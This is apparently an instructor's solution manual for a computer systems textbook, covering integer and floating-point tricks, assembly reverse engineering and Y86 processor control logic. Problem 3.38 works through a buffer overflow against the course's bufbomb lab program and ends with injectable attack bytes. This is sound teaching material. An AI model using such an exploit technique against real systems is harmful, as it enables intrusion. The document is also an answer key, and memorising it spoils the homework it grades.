
Computer Systems: A Programmer's Perspective

Instructor's Solution Manual [1]



Randal E. Bryant
David R. O'Hallaron

December 4, 2003

Chapter 1

Solutions to Homework Problems

The text uses two different kinds of exercises:

- *Practice Problems*. These are problems that are incorporated directly into the text, with explanatory solutions at the end of each chapter. Our intention is that students will work on these problems as they read the book. Each one highlights some particular concept.
- *Homework Problems*. These are found at the end of each chapter. They vary in complexity from simple drills to multi-week labs and are designed for instructors to give as assignments or to use as recitation examples.

This document gives the solutions to the homework problems.

1.1 Chapter 1: A Tour of Computer Systems

1.2 Chapter 2: Representing and Manipulating Information

Problem 2.40 Solution:

This exercise should be a straightforward variation on the existing code.

code/data/show-ans.c

```
void show_short(short int x)
{
    show_bytes((byte_pointer) &x, sizeof(short int));
}

void show_long(long int x)
{
    show_bytes((byte_pointer) &x, sizeof(long));
}
```

```

void show_double(double x)
{
    show_bytes((byte_pointer) &x, sizeof(double));
}
```

code/data/show-ans.c

Problem 2.41 Solution:

There are many ways to solve this problem. The basic idea is to create some multibyte datum with different values for the most and least-significant bytes. We then read byte 0 and determine which byte it is.

In the following solution is to create an `int` with value 1. We then access its first byte and convert it to an `int`. This byte will equal 0 on a big-endian machine and 1 on a little-endian machine.

code/data/show-ans.c

```
int is_little_endian(void)
{
    /* MSB = 0, LSB = 1 */
    int x = 1;

    /* Return MSB when big-endian, LSB when little-endian */
    return (int) (* (char *) &x);
}
```

code/data/show-ans.c

Problem 2.42 Solution:

This is a simple exercise in masking and bit manipulation. It is important to mention that `~0xFF` is a way to generate a mask that selects all but the least significant byte that works for any word size.

`(x & 0xFF) | (y & ~0xFF)`

Problem 2.43 Solution:

These exercises require thinking about the logical operation `!` in a nontraditional way. Normally we think of it as logical negation. More generally, it detects whether there is any nonzero bit in a word.

A. `!!x`

B. `!!~x`

C. `!!(x & 0xFF)`

D. `!!(~x & 0xFF)`

Problem 2.44 Solution:

There are many solutions to this problem, but it is a little bit tricky to write one that works for any word size. Here is our solution:

code/data/shift-ans.c

```
int int_shifts_are_arithmetic()
{
    int x = ~0; /* All 1's */

    return (x >> 1) == x;
}
```

code/data/shift-ans.c

The above code peforms a right shift of a word in which all bits are set to 1. If the shift is arithmetic, the resulting word will still have all bits set to 1.

Problem 2.45 Solution:

This problem illustrates some of the challenges of writing portable code. The fact that `1<<32` yields 0 on some 32-bit machines and 1 on others is common source of bugs.

A. The C standard does not define the effect of a shift by 32 of a 32-bit datum. On the SPARC (and many other machines), the expression `x << k` shifts by $k \bmod 32$, i.e., it ignores all but the least significant 5 bits of the shift amount. Thus, the expression `1 << 32` yields 1.

B. Compute `beyond_msb` as `2 << 31`.

C. We cannot shift by more than 15 bits at a time, but we can compose multiple shifts to get the desired effect. Thus, we can compute `set_msb` as `2 << 15 << 15`, and `beyond_msb` as `set_msb << 1`.

Problem 2.46 Solution:

This problem highlights the difference between zero extension and sign extension. It also provides an excuse to show an interesting trick that compilers often use to use shifting to perform masking and sign extension.

A. The function does not perform any sign extension. For example, if we attempt to extract byte 0 from word `0xFF`, we will get 255, rather than -1.

B. The following code uses a well-known trick for using shifts to isolate a particular range of bits and to perform sign extension at the same time. First, we perform a left shift so that the most significant bit of the desired byte is at bit position 31. Then we right shift by 24, moving the byte into the proper position and peforming sign extension at the same time.

code/data/xbyte.c

```
int xbyte(packed_t word, int bytenum)
{
```

```
    int left = word << ((3-bytenum) << 3);
    return left >> 24;
}
```

code/data/xbyte.c

Problem 2.47 Solution:

$\vec{x}$		$\tilde{}\vec{x}$		$incr(\tilde{}\vec{x})$	
[01101]	13	[10010]	−14	[10011]	−13
[01111]	15	[10000]	−16	[10001]	−15
[11000]	−8	[00111]	7	[01000]	8
[11111]	−1	[00000]	0	[00001]	1
[10000]	−16	[01111]	15	[10000]	−16

Problem 2.48 Solution:

This problem lets students rework the proof that complement plus increment performs negation.

We make use of the property that two's complement addition is associative, commutative, and has additive inverses. Using C notation, if we define `y` to be `x-1`, then we have `~y+1` equal to `-y`, and hence `~y` equals `-y+1`. Substituting gives the expression `-(x-1)+1`, which equals `-x`.

Problem 2.49 Solution:

This problem requires a fairly deep understanding of two's complement arithmetic. Some machines only provide one form of multiplication, and hence the trick shown in the code here is actually required to perform that actual form.

As seen in Equation 2.16 we have $x' \cdot y' = x \cdot y + (x_{w-1}y + y_{w-1}x)2^w + x_{w-1}y_{w-1}2^{2w}$. The final term has no effect on the $2w$-bit representation of $x' \cdot y'$, but the middle term represents a correction factor that must be added to the high order w bits. This is implemented as follows:

code/data/uhp-ans.c

```
unsigned unsigned_high_prod(unsigned x, unsigned y)
{
    unsigned p = (unsigned) signed_high_prod((int) x, (int) y);

    if ((int) x < 0) /* x_{w-1} = 1 */
        p += y;
    if ((int) y < 0) /* y_{w-1} = 1 */
        p += x;
    return p;
}
```

code/data/uhp-ans.c

Problem 2.50 Solution:

Patterns of the kind shown here frequently appear in compiled code.

A. $K = 5$: `x + (x << 2)`

B. $K = 9$: `x + (x << 3)`

C. $K = 14$: `(x << 4) - (x<<1)`

D. $K = -56$: `(x << 3) - (x << 6)`

Problem 2.51 Solution:

Bit patterns similar to these arise in many applications. Many programmers provide them directly in hexadecimal, but it would be better if they could express them in more abstract ways.

A. $1^{w-k}0^k$.

```
~((1 << k) - 1)
```

B. $0^{w-k-j}1^k0^j$.

```
((1 << k) - 1) << j
```

Problem 2.52 Solution:

Byte extraction and insertion code is useful in many contexts. Being able to write this sort of code is an important skill to foster.

code/data/rbyte-ans.c

```
unsigned replace_byte (unsigned x, int i, unsigned char b)
{
    int itimes8 = i << 3;
    unsigned mask = 0xFF << itimes8;

    return (x & ~mask) | (b << itimes8);
}
```

code/data/rbyte-ans.c

Problem 2.53 Solution:

These problems are fairly tricky. They require generating masks based on the shift amounts. Shift value `k` equal to 0 must be handled as a special case, since otherwise we would be generating the mask by performing a left shift by 32.

code/data/rshift-ans.c

```
unsigned srl(unsigned x, int k)
{
    /* Perform shift arithmetically */
    unsigned xsra = (int) x >> k;
    /* Make mask of low order 32-k bits */
    unsigned mask = k ? ((1 << (32-k)) - 1) : ~0;

    return xsra & mask;
}
```

code/data/rshift-ans.c

code/data/rshift-ans.c

```
int sra(int x, int k)
{
    /* Perform shift logically */
    int xsrl = (unsigned) x >> k;
    /* Make mask of high order k bits */
    unsigned mask = k ? ~((1 << (32-k)) - 1) : 0;

    return (x < 0) ? mask | xsrl : xsrl;
}
```

code/data/rshift-ans.c

Problem 2.54 Solution:

These "C puzzle" problems are a great way to motivate students to think about the properties of computer arithmetic from a programmer's perspective. Our standard lecture on computer arithmetic starts by showing a set of C puzzles. We then go over the answers at the end.

A. `(x<y) == (-x>-y)`. No, Let `x` = $TMin_{32}$, `y` $= 0$.

B. `((x+y)<<4) + y-x == 17*y+15*x`. Yes, from the ring properties of two's complement arithmetic.

C. `~x+~y == ~(x+y)`. No, $\tilde{}x+\tilde{}y = (-x-1)+(-y-1) = -(x+y)-2 \neq -(x+y)-1 = \tilde{}(x+y)$.

D. `(int) (ux-uy) == -(y-x)`. Yes. Due to the isomorphism between two's complement and unsigned arithmetic.

E. `((x >> 1) << 1) <= x`. Yes. Right shift rounds toward minus infinity.

Problem 2.55 Solution:

This problem helps students think about fractional binary representations.

A. Letting V denote the value of the string, we can see that shifting the binary point k positions to the right gives a string $y.yyyyyy\cdots$, which has numeric value $Y+V$, and also value $V \times 2^k$. Equating these gives $V = \frac{Y}{2^k-1}$.

B. (a) For $y = 001$, we have $Y = 1, k = 3, V = \frac{1}{7}$.
   (b) For $y = 1001$, we have $Y = 9, k = 4, V = \frac{9}{15} = \frac{3}{5}$.
   (c) For $y = 000111$, we have $Y = 7, k = 6, V = \frac{7}{63} = \frac{1}{9}$.

Problem 2.56 Solution:

This problem helps students appreciate the property of IEEE floating point that the relative magnitude of two numbers can be determined by viewing the combination of exponent and fraction as an unsigned integer. Only the signs and the handling of ± 0 requires special consideration.

code/data/floatge-ans.c

```
int float_ge(float x, float y)
{
    unsigned ux = f2u(x);
    unsigned uy = f2u(y);
    unsigned sx = ux >> 31;
    unsigned sy = uy >> 31;

    return
        (ux<<1 == 0 && uy<<1 == 0) ||  /* Both are zero */
        (!sx && sy) ||                 /* x >= 0, y <  0 */
        (!sx && !sy && ux >= uy) ||    /* x >= 0, y >= 0 */
        (sx && sy && ux <= uy);        /* x <  0, y <  0 */
}
```

code/data/floatge-ans.c

Problem 2.57 Solution:

Exercises such as this help students understand floating point representations, their precision, and their ranges.

A. The number 5.0 will have $E = 2$, $M = 1.01_2 = \frac{5}{4}$, $f = 0.01_2 = \frac{1}{4}$, and $V = 5$. The exponent bits will be $100 \cdots 01$ and the fraction bits will be $0100 \cdots 0$.

B. The largest odd integer that can be represented exactly will have a binary representation consisting of $n + 1$ 1s. It will have $E = n$, $M = 1.11 \cdots 1_2 = 2 - 2^{-n}$, $f = 0.11 \cdots 1_2 = 1 - 2^{-n}$, and a value $V = 2^{n+1} - 1$. The bit representation of the exponent will be the binary representation of $n + 2^{k-1} - 1$. The bit representation of the fraction will be $11 \cdots 11$.

C. The reciprocal of the smallest positive normalized value will have value $V = 2^{2^{k-1}-2}$. It will have $E = 2^{k-1} - 2$, $M = 1$, and $f = 0$. The bit representation of the exponent will be $11 \cdots 100$. The bit representation of the fraction will be $00 \cdots 00$.

Problem 2.58 Solution:

This exercise is of practical value, since Intel-compatible processors perform all of their arithmetic in extended precision. It is interesting to see how adding a few more bits to the exponent greatly increases the range of values that can be represented.

Description	Extended precision	
	Value	Decimal
Smallest denorm.	$2^{-63} \times 2^{-16382}$	3.64×10^{-4951}
Smallest norm.	2^{-16382}	3.36×10^{-4932}
Largest norm.	$(2-\epsilon) \times 2^{16383}$	1.19×10^{4932}

Problem 2.59 Solution:

We have found that working through floating point representations for small word sizes is very instructive. Problems such as this one help make the description of IEEE floating point more concrete.

Description	Hex	M	E	V
-0	`8000`	0	-62	-0
Smallest value > 1	`3F01`	$\frac{257}{256}$	0	$\frac{257}{256}$
256	`4700`	1	71	—
Largest denormalized	`00FF`	$\frac{255}{256}$	-62	255×2^{-70}
$-\infty$	`FF00`	—	—	—
Number with hex representation `3AA0`	—	$\frac{13}{8}$	-5	$\frac{13}{256}$

Problem 2.60 Solution:

This problem requires students to think of the relationship between `int`, `float`, and `double`.

A. `(double)(float) x == dx`. No. Try `x` = $TMax_{32}$. Note that it *is* true with Linux/GCC, since it uses a extended precision representation for both `double` and `float`.

B. `dx + dy == (double) (y+x)`. No. Let `x` = `y` = $TMin_{32}$.

C. `dx + dy + dz == dz + dy + dx`. Yes. Since each value ranges between $TMin_{32}$ and $TMax_{32}$, their sum can be represented exactly.

D. `dx * dy * dz == dz * dy * dx`. No. Let `dx` = $TMax_{32}$, `dy`= $TMax_{32}-1$, `dz` = $TMax_{32}-2$. (Not detected with Linux/gcc)

E. `dx / dx == dy / dy`. No. Let `x = 0`, `y = 1`.

Problem 2.61 Solution:

This problem helps students understand the relation between the different categories of numbers. Getting all of the cutoff thresholds correct is fairly tricky. Our solution file contains testing code.

code/data/fpwr2-ans.c

```c
/* Compute 2**x */
float fpwr2(int x) {

    unsigned exp, sig;
    unsigned u;

    if (x < -149) {
        /* Too small.  Return 0.0 */
        exp = 0;
        sig = 0;
    } else if (x < -126) {
        /* Denormalized result */
        exp = 0;
        sig = 1 << (x + 149);
    } else if (x < 128) {
        /* Normalized result. */
        exp = x + 127;
        sig = 0;
    } else {
        /* Too big.  Return +oo */
        exp = 255;
        sig = 0;
    }
    u = exp << 23 | sig;
    return u2f(u);
}
```

code/data/fpwr2-ans.c

Problem 2.62 Solution:

This problem requires students to work from a bit representation of a floating point number to its fractional binary representation.

A. $\pi \approx \quad 11.0010010000111111011011_2$.

B. $22/7 = 11.001001001001001001\cdots_2$.

C. They diverge in the ninth bit to the right of the binary point.

1.3 Chapter 3: Machine Level Representation of C Programs

Problem 3.31 Solution:

This is an example of a problem that requires students to reverse engineer actions of the C compiler. We have found that reverse engineering is a good way to learn about both compilers and machine-level programs.

```
int decode2(int x, int y, int z)
{
    int t1 = y - z;
    int t2 = x * t1;
    int t3 = (t1 << 31) >> 31;
    int t4 = t3 ^ t2;

    return t4;
}
```

Problem 3.32 Solution:

This code example demonstrates one of the pedagogical challenges of using a compiler to generate assembly code examples. Seemingly insignificant changes in the C code can yield very different results. Of course, students will have to contend with this property as work with machine-generated assembly code anyhow. They will need to be able to decipher many different code patterns. This problem encourages them to think in abstract terms about one such pattern.

The following is an annotated version of the assembly code:

```
  movl 8(%ebp),%edx        x
  movl 12(%ebp),%ecx       y
  movl %edx,%eax
  subl %ecx,%eax           result = x - y
  cmpl %ecx,%edx           Compare x:y
  jge .L3                  if >= goto done:
  movl %ecx,%eax
  subl %edx,%eax           result = y - x
.L3:                     done:
```

A. When $x < y$, it will compute first $x - y$ and then $y - x$. When $x \geq y$ it just computes $x - y$.

B. The code for *then-statement* gets executed unconditionally. It then jumps over the code for *else-statement* if the test is false.

C.

```
  then-statement
  t = test-expr;
  if(t)
    goto done;
  else-statement
done:
```

D. The code in *then-statement* must not have any side effects, other than to set variables that are also set in *else-statement*.

Problem 3.33 Solution:

This problem requires students to reason about the code fragments that implement the different branches of a `switch` statement. For this code, it also requires understanding different forms of pointer dereferencing.

A. In line 29, register `%edx` is copied to register `%eax` as the return value. From this, we can infer that `%edx` holds `result`.

B. The original C code for the function is as follows:

```
/* Enumerated type creates set of constants numbered 0 and upward */
typedef enum {MODE_A, MODE_B, MODE_C, MODE_D, MODE_E} mode_t;

int switch3(int *p1, int *p2, mode_t action)
{
  int result = 0;
  switch(action) {
  case MODE_A:
    result = *p1;
    *p1 = *p2;
    break;
  case MODE_B:
    *p2 += *p1;
    result = *p2;
    break;
  case MODE_C:
    *p2 = 15;
    result = *p1;
    break;
  case MODE_D:
    *p2 = *p1;
    /* Fall Through */
  case MODE_E:
    result = 17;
    break;
  default:
    result = -1;
  }
  return result;
}
```

Problem 3.34 Solution:

This problem gives students practice analyzing disassembled code. The switch statement contains all the features one can imagine—cases with multiple labels, holes in the range of possible case values, and cases that fall through.

code/asm/switchbody-ans.c

```
int switch_prob(int x)
{
    int result = x;

    switch(x) {
    case 50:
    case 52:
        result <<= 2;
        break;
    case 53:
        result >>= 2;
        break;
    case 54:
        result *= 3;
        /* Fall through */
    case 55:
        result *= result;
        /* Fall through */
    default:
        result += 10;
    }

    return result;
}
```

code/asm/switchbody-ans.c

Problem 3.35 Solution:

This example illustrates a case where the compiler was clever, but humans can be more clever. Such cases are not unusual, and it is important for students to realize that compilers do not always generate optimal code.

In the following, we have merged variables `B` and `nTjPk` into a single pointer `Bptr`. This pointer gets incremented by `n` (which the compiler scales by 4) on every iteration.

code/asm/varprod-ans.c

```
int var_prod_ele_opt (var_matrix A, var_matrix B, int i, int k, int n)
{
    int *Aptr = &A[i*n];
    int *Bptr = &B[k];
    int result = 0;
    int cnt = n;

    if (n <= 0)
        return result;

    do {
        result += (*Aptr) * (*Bptr);
        Aptr += 1;
        Bptr += n;
        cnt--;
```

```
    } while (cnt);

    return result;
}
```

code/asm/varprod-ans.c

Problem 3.36 Solution:

This problem requires using a variety of skills to determine parameters of the structure. One tricky part is that the values are not computed in the same order in the object code as they are in the assembly code.

The analysis requires understanding data structure layouts, pointers, address computations, and performing arithmetic computations using shifts and adds. Problems such as this one make good exercises for in-class discussion, such as during a recitation period. Try to convince students that these are "brain teasers." The answer can only be determined by assembling a number of different clues.

Here is a sequence of steps that leads to the answer:

1. Lines 5 to 8 compute the value of `ap` as $x_{\texttt{bp}} + 20i + 4$, where $x_{\texttt{bp}}$ is the value of pointer `bp`. From this we can infer that structure `a_struct` must have a 20-byte allocation..
2. Line 11 computes the expression `bp->right` using a displacement of 184 (`0xb8`). That means array `a` spans from bytes 4 to 184 of `b_struct`, implying that `CNT` is $(184 - 4)/20 = 9$.
3. Line 9 appears to dereference `ap`. Actually, it is computing `ap->idx`, since field `idx` is at the beginning of structure `a_struct`.
4. Line 10 scales `ap->idx` by 4, and line 13 stores `n` at an address computed by adding this scaled value, `ap`, and 4. From this we conclude that field `x` denotes an array of integers that follow right after field `idx`.

This analysis leads us to the following answers:

A. `CNT` is 9.

B. *code/asm/structprob-ans.c*

```
typedef struct {
    int idx;
    int x[4];
} a_struct;
```

code/asm/structprob-ans.c

Problem 3.37 Solution:

This problem gets students in the habit of writing reliable code. As a general principle, code should not be vulnerable to conditions over which it has no control, such as the length of an input line. The following implementation uses the library function `fgets` to read up to `BUFSIZE` characters at a time.

```
/* Read input line and write it back */
/* Code will work for any buffer size.  Bigger is more time-efficient */
#define BUFSIZE 64
void good_echo()
{
    char buf[BUFSIZE];
    int i;
    while (1) {
        if (!fgets(buf, BUFSIZE, stdin))
            return;  /* End of file or error */
        /* Print characters in buffer */
        for (i = 0; buf[i] && buf[i] != ’\n’; i++)
            if (putchar(buf[i]) == EOF)
                return; /* Error */
        if (buf[i] == ’\n’) {
            /* Reached terminating newline */
            putchar(’\n’);
            return;
        }
    }
}
```

An alternative implementation is to use `getchar` to read the characters one at a time.

Problem 3.38 Solution:

Successfully mounting a buffer overflow attack requires understanding many aspects of machine-level programs. It is quite intriguing that by supplying a string to one function, we can alter the behavior of another function that should always return a fixed value. In assigning this problem, you should also give students a stern lecture about ethical computing practices and dispell any notion that hacking into systems is a desirable or even acceptable thing to do.

Our solution starts by disassembling `bufbomb`, giving the following code for `getbuf`:

```
1  080484f4 <getbuf>:
2   80484f4:  55                      push   %ebp
3   80484f5:  89 e5                   mov    %esp,%ebp
4   80484f7:  83 ec 18                sub    $0x18,%esp
5   80484fa:  83 c4 f4                add    $0xfffffff4,%esp
6   80484fd:  8d 45 f4                lea    0xfffffff4(%ebp),%eax
7   8048500:  50                      push   %eax
8   8048501:  e8 6a ff ff ff          call   8048470 <getxs>
9   8048506:  b8 01 00 00 00          mov    $0x1,%eax
10  804850b:  89 ec                   mov    %ebp,%esp
11  804850d:  5d                      pop    %ebp
12  804850e:  c3                      ret
13  804850f:  90                      nop
```

We can see on line 6 that the address of `buf` is 12 bytes below the saved value of `%ebp`, which is 4 bytes below the return address. Our strategy then is to push a string that contains 12 bytes of code, the saved value of `%ebp`, and the address of the start of the buffer. To determine the relevant values, we run GDB as follows:

1. First, we set a breakpoint in `getbuf` and run the program to that point:

   ```
   (gdb) break getbuf
   (gdb) run
   ```

   Comparing the stopping point to the disassembly, we see that it has already set up the stack frame.

2. We get the value of `buf` by computing a value relative to `%ebp`:

   ```
   (gdb) print /x (%ebp + 12)
   ```

   This gives `0xbfffefbc`.

3. We find the saved value of register `%ebp` by dereferencing the current value of this register:

   ```
   (gdb) print /x *$ebp
   ```

   This gives `0xbfffefe8`.

4. We find the value of the return pointer on the stack, at offset 4 relative to `%ebp`:

   ```
   (gdb) print /x *((int *)$ebp+1)
   ```

   This gives `0x8048528`

We can now put this information together to generate assembly code for our attack:

```
  pushl $ 0x8048528         Put correct return pointer back on stack
  movl $0xdeadbeef,%eax     Alter return value
  ret                       Re-execute return
.align 4                    Round up to 12
  .long 0xbfffefe8          Saved value of %ebp
  .long 0xbfffefbc          Location of buf
  .long 0x00000000          Padding
```

Note that we have used the `.align` statement to get the assembler to insert enough extra bytes to use up twelve bytes for the code. We added an extra 4 bytes of 0s at the end, because in some cases OBJDUMP would not generate the complete byte pattern for the data. These extra bytes (plus the termininating null byte) will overflow into the stack frame for `test`, but they will not affect the program behavior.

Assembling this code and disassembling the object code gives us the following:

```
   0:   68 28 85 04 08        push   $0x8048528
   5:   b8 ef be ad de        mov    $0xdeadbeef,%eax
   a:   c3                    ret
   b:   90                    nop      Byte inserted for alignment.
   c:   e8 ef ff bf bc        call   0xbcc00000   Invalid disassembly.
  11:   ef                    out    %eax,(%dx)   Trying to diassemble
  12:   ff                    (bad)               data
  13:   bf 00 00 00 00        mov    $0x0,%edi
```

From this we can read off the byte sequence:

```
68 28 85 04 08 b8 ef be ad de c3 90 e8 ef ff bf bc ef ff bf 00 00 00 00
```

Problem 3.39 Solution:

This problem is a variant on the `asm` examples in the text. The code is actually fairly simple. It relies on the fact that `asm` outputs can be arbitrary lvalues, and hence we can use `dest[0]` and `dest[1]` directly in the output list.

code/asm/asmprobs-ans.c

```
void full_umul(unsigned x, unsigned y, unsigned dest[])
{
  asm("movl %2,%%eax; mull %3; movl %%eax,%0; movl %%edx,%1"
      : "=r" (dest[0]), "=r" (dest[1]) /* Outputs */
      : "r"  (x),       "r"  (y)       /* Inputs */
      : "%eax", "%edx"                 /* Clobbers */
     );
}
```

code/asm/asmprobs-ans.c

Problem 3.40 Solution:

For this example, students essentially have to write the entire function in assembly. There is no (apparent) way to interface between the floating point registers and the C code using extended `asm`.

code/asm/fscale.c

```
/* Compute x * 2^n.  Relies on known stack positions for arguments */
void scale(double x, int n, double *dest)
{
  /* Insert the following assembly code sequence:
     fildl 16(%ebp)    # Convert n to floating point and push
     fldl   8(%ebp)    # Push x
     fscale            # Compute x * 2^n
     movl  20(%ebp)    # Get dest
     fstpl   (%eax)    # Store result at *dest
  */
    asm("fildl 16(%%ebp); fldl 8(%%ebp); fscale; movl 20(%%ebp),%%eax;
        fstpl (%%eax); fstp %%st(0)"
      ::: "%eax");

}
```

code/asm/fscale.c

1.4 Chapter 4: Processor Architecture

Problem 4.32 Solution:

This problem makes students carefully examine the tables showing the computation stages for the different instructions. The steps for `iaddl` are a hybrid of those for `irmovl` and `OPl`.

Stage	`iaddl V, rB`
Fetch	icode:ifun $\leftarrow$ M_1[PC] rA:rB $\leftarrow$ M_1[PC + 1] valC $\leftarrow$ M_4[PC + 2] valP $\leftarrow$ PC + 6
Decode	 valB $\leftarrow$ R[rB]
Execute	valE $\leftarrow$ valB + valC
Memory	
Write back	R[rB] $\leftarrow$ valE
PC update	PC $\leftarrow$ valP

Problem 4.33 Solution:

The `leave` instruction is fairly obscure, but working through its implementation makes it easier to undertand the implementation of the `popl` instruction, one of the trickiest of the Y86 instructions.

Stage	`leave`
Fetch	icode:ifun $\leftarrow$ M_1[PC] valP $\leftarrow$ PC + 1
Decode	valA $\leftarrow$ R[%ebp] valB $\leftarrow$ R[%ebp]
Execute	valE $\leftarrow$ valB + 4
Memory	valM $\leftarrow$ M_4[valA]
Write back	R[%esp] $\leftarrow$ valE R[%ebp] $\leftarrow$ valM
PC update	PC $\leftarrow$ valP

Problem 4.34 Solution:

The following HCL code includes implementations of both the `iaddl` instruction and the `leave` instructions. The implementations are fairly straightforward given the computation steps listed in the solutions to problems 4.32 and 4.33. You can test the solutions using the test code in the `ptest` subdirectory. Make sure you use command line argument '`-i`.'

code/arch/seq-full-ans.hcl

```
####################################################################
#  HCL Description of Control for Single Cycle Y86 Processor SEQ   #
#  Copyright (C) Randal E. Bryant, David R. O'Hallaron, 2002       #
####################################################################

## This is the solution for the iaddl and leave problems

####################################################################
#    C Include's.  Don't alter these                               #
####################################################################

quote '#include <stdio.h>'
quote '#include "isa.h"'
quote '#include "sim.h"'
quote 'int sim_main(int argc, char *argv[]);'
quote 'int gen_pc(){return 0;}'
quote 'int main(int argc, char *argv[])'
quote '  {plusmode=0;return sim_main(argc,argv);}'

####################################################################
#    Declarations.  Do not change/remove/delete any of these       #
####################################################################

##### Symbolic representation of Y86 Instruction Codes #############
intsig INOP     'I_NOP'
intsig IHALT    'I_HALT'
intsig IRRMOVL  'I_RRMOVL'
intsig IIRMOVL  'I_IRMOVL'
intsig IRMMOVL  'I_RMMOVL'
intsig IMRMOVL  'I_MRMOVL'
intsig IOPL     'I_ALU'
intsig IJXX     'I_JMP'
intsig ICALL    'I_CALL'
intsig IRET     'I_RET'
intsig IPUSHL   'I_PUSHL'
intsig IPOPL    'I_POPL'
# Instruction code for iaddl instruction
intsig IIADDL   'I_IADDL'
# Instruction code for leave instruction
intsig ILEAVE   'I_LEAVE'

##### Symbolic representation of Y86 Registers referenced explicitly #####
intsig RESP     'REG_ESP'       # Stack Pointer
intsig REBP     'REG_EBP'       # Frame Pointer
intsig RNONE    'REG_NONE'      # Special value indicating "no register"

##### ALU Functions referenced explicitly                            #####
intsig ALUADD   'A_ADD'         # ALU should add its arguments

##### Signals that can be referenced by control logic ####################
```

```
##### Fetch stage inputs                #####
intsig pc 'pc'                          # Program counter
##### Fetch stage computations          #####
intsig icode    'icode'                 # Instruction control code
intsig ifun     'ifun'                  # Instruction function
intsig rA       'ra'                    # rA field from instruction
intsig rB       'rb'                    # rB field from instruction
intsig valC     'valc'                  # Constant from instruction
intsig valP     'valp'                  # Address of following instruction

##### Decode stage computations         #####
intsig valA     'vala'                  # Value from register A port
intsig valB     'valb'                  # Value from register B port

##### Execute stage computations        #####
intsig valE     'vale'                  # Value computed by ALU
boolsig Bch     'bcond'                 # Branch test

##### Memory stage computations         #####
intsig valM     'valm'                  # Value read from memory


####################################################################
#    Control Signal Definitions.                                   #
####################################################################

################ Fetch Stage     ###################################

# Does fetched instruction require a regid byte?
bool need_regids =
        icode in { IRRMOVL, IOPL, IPUSHL, IPOPL,
                     IIADDL,
                     IIRMOVL, IRMMOVL, IMRMOVL };

# Does fetched instruction require a constant word?
bool need_valC =
        icode in { IIRMOVL, IRMMOVL, IMRMOVL, IJXX, ICALL, IIADDL };

bool instr_valid = icode in
        { INOP, IHALT, IRRMOVL, IIRMOVL, IRMMOVL, IMRMOVL,
               IIADDL, ILEAVE,
               IOPL, IJXX, ICALL, IRET, IPUSHL, IPOPL };

################ Decode Stage    ###################################

## What register should be used as the A source?
int srcA = [
        icode in { IRRMOVL, IRMMOVL, IOPL, IPUSHL  } : rA;
        icode in { ILEAVE } : REBP;
```

```
        icode in { IPOPL, IRET } : RESP;
        1 : RNONE; # Don't need register
];

## What register should be used as the B source?
int srcB = [
        icode in { IOPL, IRMMOVL, IMRMOVL  } : rB;
        icode in { IIADDL  } : rB;
        icode in { IPUSHL, IPOPL, ICALL, IRET } : RESP;
        icode in { ILEAVE  } : REBP;
        1 : RNONE;  # Don't need register
];

## What register should be used as the E destination?
int dstE = [
        icode in { IRRMOVL, IIRMOVL, IOPL} : rB;
        icode in { IIADDL } : rB;
        icode in { IPUSHL, IPOPL, ICALL, IRET } : RESP;
        icode in { ILEAVE } : RESP;
        1 : RNONE;  # Don't need register
];

## What register should be used as the M destination?
int dstM = [
        icode in { IMRMOVL, IPOPL } : rA;
        icode in { ILEAVE } : REBP;
        1 : RNONE;  # Don't need register
];

################ Execute Stage   ##################################

## Select input A to ALU
int aluA = [
        icode in { IRRMOVL, IOPL } : valA;
        icode in { IIRMOVL, IRMMOVL, IMRMOVL } : valC;
        icode in { IIADDL } : valC;
        icode in { ICALL, IPUSHL } : -4;
        icode in { IRET, IPOPL } : 4;
        icode in { ILEAVE } : 4;
        # Other instructions don't need ALU
];

## Select input B to ALU
int aluB = [
        icode in { IRMMOVL, IMRMOVL, IOPL, ICALL,
                      IPUSHL, IRET, IPOPL } : valB;
        icode in { IIADDL, ILEAVE } : valB;
        icode in { IRRMOVL, IIRMOVL } : 0;
        # Other instructions don't need ALU
];
```

```

## Set the ALU function
int alufun = [
	icode == IOPL : ifun;
	1 : ALUADD;
];

## Should the condition codes be updated?
bool set_cc = icode in { IOPL, IIADDL };

################ Memory Stage    ###################################

## Set read control signal
bool mem_read = icode in { IMRMOVL, IPOPL, IRET, ILEAVE };

## Set write control signal
bool mem_write = icode in { IRMMOVL, IPUSHL, ICALL };

## Select memory address
int mem_addr = [
	icode in { IRMMOVL, IPUSHL, ICALL, IMRMOVL } : valE;
	icode in { IPOPL, IRET } : valA;
	icode in { ILEAVE } : valA;
	# Other instructions don't need address
];

## Select memory input data
int mem_data = [
	# Value from register
	icode in { IRMMOVL, IPUSHL } : valA;
	# Return PC
	icode == ICALL : valP;
	# Default: Don't write anything
];

################ Program Counter Update ############################

## What address should instruction be fetched at

int new_pc = [
	# Call.  Use instruction constant
	icode == ICALL : valC;
	# Taken branch.  Use instruction constant
	icode == IJXX && Bch : valC;
	# Completion of RET instruction.  Use value from stack
	icode == IRET : valM;
	# Default: Use incremented PC
	1 : valP;
];
```

